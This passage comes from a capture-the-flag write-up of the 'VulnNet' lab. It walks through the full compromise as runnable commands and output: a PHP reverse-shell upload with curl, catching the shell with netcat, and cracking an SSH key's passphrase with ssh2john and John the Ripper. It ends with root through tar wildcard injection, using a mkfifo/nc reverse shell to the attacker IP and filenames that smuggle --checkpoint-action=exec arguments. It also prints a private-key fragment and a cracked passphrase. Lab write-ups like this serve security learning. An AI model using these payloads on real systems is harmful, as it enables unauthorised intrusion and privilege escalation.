11 Cookie: PHPSESSID=noknqr58ruouslap0betk235pt; pagerdir=http%3A%2F%2Fbroadcast.vulnnet.thm%2Fcollections.php; quick_list_box=show
12 Upgrade-Insecure-Requests: 1
13
14
```

I made the request using following command:

```
curl -H "Authorization: Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==" -F "file=@php-reverse-shell.php" -F "plupload=1" -F "name=php-reverse-shell.php"
http://broadcast.vulnnet.thm/actions/beats_uploader.php
```

Response:

```
creatingfile{"success":"yes","file_name":"1698623731f7315d","extension":"php","file_directory":"CB_BEATS_UPLOAD_DIR"}
```

Thus, php file was uploaded successfully named “1698623731f7315d.php”

```
[root@parrot:~/home/parrot/php_reverse-shell]
#curl -H "Authorization: Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==" -F "file=@php-reverse-shell.php" -F "plupload=1" -F "name=php-reverse-shell.php" "http://broadcast.vulnnet.thm/actions/beats_uploader.php"
creating file{"success":"yes","file_name":"1698623731f7315d","extension":"php","file_directory":"CB_BEATS_UPLOAD_DIR"} [root@parrot:~/home/parrot/php_reverse-shell]
```

I successfully uploaded the file.

I started **netcat** listener & finally got the shell

```
#nc -lvnp 33456
listening on [any] 33456 ...
connect to [10.11.56.201] from (UNKNOWN) [10.10.155.74] 51612
Linux vulnnet 4.15.0-134-generic #138-Ubuntu SMP Fri Jan 15 10:52:18 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
01:43:53 up 1:11, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vulnnet:/$ whoami
www-data
www-data@vulnnet:/$
```

After doing some common enumeration, I found that **/var/backups** has a **SSH backup** file that we have read access to.

```
www-data@vulnnet:/var/backups$ ls -la
ls -la
total 2296
drwxr-xr-x  2 root      root           4096 Oct 30 00:37 .
drwxr-xr-x 14 root      root           4096 Jan 23  2021 ..
-rw-r--r--  1 root      root        51200 Jan 23  2021 alternatives.tar.0
-rw-r--r--  1 root      root       13896 Jan 23  2021 apt.extended_states.0
-rw-r--r--  1 root      root         11 Jan 23  2021 dpkg.arch.0
-rw-r--r--  1 root      root         43 Jan 23  2021 dpkg.arch.1.gz
-rw-r--r--  1 root      root         43 Jan 23  2021 dpkg.arch.2.gz
-rw-r--r--  1 root      root        280 Jan 23  2021 dpkg.diversions.0
-rw-r--r--  1 root      root        160 Jan 23  2021 dpkg.diversions.1.gz
-rw-r--r--  1 root      root        160 Jan 23  2021 dpkg.diversions.2.gz
-rw-r--r--  1 root      root        265 Jan 23  2021 dpkg.statoverride.0
-rw-r--r--  1 root      root        195 Jan 23  2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root      root        179 Jan 23  2021 dpkg.statoverride.2.gz
-rw-r--r--  1 root      root       1402383 Jan 25  2021 dpkg.status.0
-rw-r--r--  1 root      root       386206 Jan 23  2021 dpkg.status.1.gz
-rw-r--r--  1 root      root       366251 Jan 23  2021 dpkg.status.2.gz
-rw-r--r--  1 root      root         857 Jan 23  2021 group.bak
-rw-r--r--  1 root      shadow       712 Jan 23  2021 gshadow.bak
-rw-r--r--  1 root      root        1831 Jan 23  2021 passwd.bak
-rw-r--r--  1 root      shadow       118 Jan 23  2021 shadow.bak
-rw-rw-r--  1 server-management server-management 1484 Jan 24  2021 ssh-backup.tar.gz
-rw-r--r--  1 root      root       49338 Oct 30 01:52 vulnnet-Monday.tgz
```

Let's unzip this file.

```

www-data@vulnnet:/$ cp /var/backups/ssh-backup.tar.gz /tmp
cp /var/backups/ssh-backup.tar.gz /tmp
www-data@vulnnet:/$ cd /tmp
cd /tmp
bash: cd: /tmp: No such file or directory
www-data@vulnnet:/$ cd /tmp
cd /tmp
www-data@vulnnet:/tmp$ ls
ls
ssh-backup.tar.gz
www-data@vulnnet:/tmp$ tar xvf ssh-backup.tar.gz
tar xvf ssh-backup.tar.gz
id_rsa
www-data@vulnnet:/tmp$ ls
ls
id_rsa  ssh-backup.tar.gz
www-data@vulnnet:/tmp$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6CE1A97A7DAB4829FE59CC561FB2CCC4

mRFDRl15t7qvaZxJGHDJsewnhp7wESbEGxeAWtCrbeIVJbQIQd8Z8SKzpvTMFLtt
dseqsGtt8HSruVIq++PFpXRRBDG5F4rW5B6VD0VMk109J4eHEV0N7es+hZ22o2e9
60qqj7YkSY9jVj5Nqq49uUNUg0G0qnWh8M6r8r830v+HuChdeNC5CC20utNivl7j
dmIaFRFVwmWNJUyVen1FYMaxE+NojcwshMMH8aV2FTiuMusug0wZcMKhiRPTelojn
tDrlgNMnP6lMkQ6yyJEDNFtn7tTxL7tqdCIgB3aYQZXAfpQbbfJDns9EcZEKerp
hs5Li20NbZxrtI6VPq6/zDU1CBdy0pT58eVyNtdfrUPdvijDUhatPACR20BTjqWg
3BYeAzndF0MigX/AqLf8vA2HbnRTYWQsXEnAHmnVIKaNVBdL6jpgmw4RjGzsUctk
jB6kjpnpSesu4lSe6n/f5J0Zb0dEXvDB0pu3scJvMTsd76S4n4VmNgGdbpNlayj5
5uJfikGR5+C0kc6PytjhZrnODRGfblqh9oggWpflFUm8HgG0wn6nfiHBNND0pa0
r8EE1mKUEPj3yfjLhW6PcM20GEHHDQrdLDy3lYRX4NsCRSo24jtgN1+aQceNFXQ7
v8Rrfu5Smbuq3tBjVgIWxolMy+a145SM1Inewx4V4CX1jkk6sp0q9h3D03BYxZjz

```

In this scenario, the SSH private key is safeguarded with a password. To attempt to uncover the password, I used **ssh2john.py**, a tool that converts the private key into a hash format suitable for brute-force attacks using John the Ripper.

```

history - Parrot Terminal
x  openvpn.thm.ovpn - Parrot Terminal
x  john rsahash.txt --wordlist=/usr/share/...
x  gedit /etc/hosts - Parrot Terminal
x  history - Parrot Terminal
x  nc -lvp 33456 - Parrot Te

[root@parrot]~[/home/parrot]
#ls
Desktop Documents Downloads hash.txt host.txt id_rsa Music php-reverse-shell Pictures Public rsahash.txt Templates Thm_AthbyPass tools utput Videos
[root@parrot]~[/home/parrot]
#python /usr/share/john/ssh2john.py id_rsa > rsahash.txt
[root@parrot]~[/home/parrot]
#ls /usr/share/wordlists/
dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi hash.txt metasploit nmap.lst rockyou.txt SecLists wfuzz
[root@parrot]~[/home/parrot]
#john rsahash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH (RSA/DSA/EC/OPENSSH (SSH private keys) 32/64))
Cost 1 (KDF/cipher [0-MD5/AES 1-MD5/3DES 2-BCrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
oneTW03g0yac (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
Ig 0:00:00:05 DONE (2023-10-30 10:24) 0.1821g/s 2612Kp/s 2612Kc/sa6_123..*7iVamos!
Session completed
[root@parrot]~[/home/parrot]
#

```

Finally I was able to crack it using John.

Now I'm logging in using **SSH**.

```
history - Parrot Terminal x openvpn thm.ovpn - Parrot Terminal x server-management@vulnnet: ~ x gedit /etc/hosts - Parrot Terminal x history - Parrot Terminal
[root@parrot]~[/home/parrot]
#chmod 600 id_rsa
[root@parrot]~[/home/parrot]
#sudo ssh -i id_rsa server-management@10.10.198.39
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-134-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

560 packages can be updated.
359 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

server-management@vulnnet:~$
```

Upon inspecting the system, I discovered a Cron job situated at `/etc/crontab`. This job runs every 30 seconds, executing the `/var/opt/backupsrv.sh` script under the root user's privileges. The script's contents are provided below:

Inside `/var/opt/` we see a file called **backupsrv.sh**

```
server-management@vulnnet:~$ cat /etc/cron*
cat: /etc/cron.d: Is a directory
cat: /etc/cron.daily: Is a directory
cat: /etc/cron.hourly: Is a directory
cat: /etc/cron.monthly: Is a directory
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/2 * * * * root    /var/opt/backupsrv.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
cat: /etc/cron.weekly: Is a directory
server-management@vulnnet:~$
```

Let's check the `backupsrv.sh`.

```
server-management@vulnnet:~$ cd /var/opt/
server-management@vulnnet:/var/opt$ ls
backupsrv.sh
server-management@vulnnet:/var/opt$ cat backupsrv.sh
#!/bin/bash

# Where to backup to.
dest="/var/backups"

# What to backup.
cd /home/server-management/Documents
backup_files="*"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
server-management@vulnnet:/var/opt$
```

I noticed that script is backing up files in Document's folder to /var/backup

Secondly, I searched for potential vulnerabilities using chatGPT in this script and found that there is wildcard vulnerability.



Yes, there is a vulnerability in the given script. The line `backup_files="*"` assigns a string containing a wildcard `*` to the variable `backup_files`. When you later use `$backup_files` in the `tar` command (`tar czf $dest/$archive_file $backup_files`), it will be expanded by the shell before executing the `tar` command.

This means that if there are multiple files or directories in the `/home/server-management/Documents` directory, the wildcard `*` will match all of them. This could potentially lead to unintended data loss or including sensitive files in the backup. To avoid this vulnerability, you should specify the exact files or directories you want to include in the backup, rather than using a wildcard. For example:

I created the following bin bash shell in file named shell.sh:

```
server-management@vulnnet:~/Documents$ cat shell.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.56.201 1234 >/tmp/f
server-management@vulnnet:~/Documents$
```

Then I created the following files using following commands in **/Documents** directory:

Echo "" > "- -checkpoint=1"

Echo "" > "- -checkpoint-action=exec=shell shell.sh"

```
-rw-rw-r-- 1 server-management server-management 1 Oct 30 12:30 '--checkpoint=1'
-rw-rw-r-- 1 server-management server-management 1 Oct 30 12:30 '--checkpoint-action=exec=sh shell.sh'
```

When the tar will be running it will be considering the two files as arguments passed to tar rather than actual files to be compressed. Then I used NC on port 1234:

```
[x]-[root@parrot]-[/home/parrot]
#nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.56.201] from (UNKNOWN) [10.10.198.39] 37578
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 2: python: not found
#
```

```
# whoami
root
```

Finally, I was able to get the root privileges.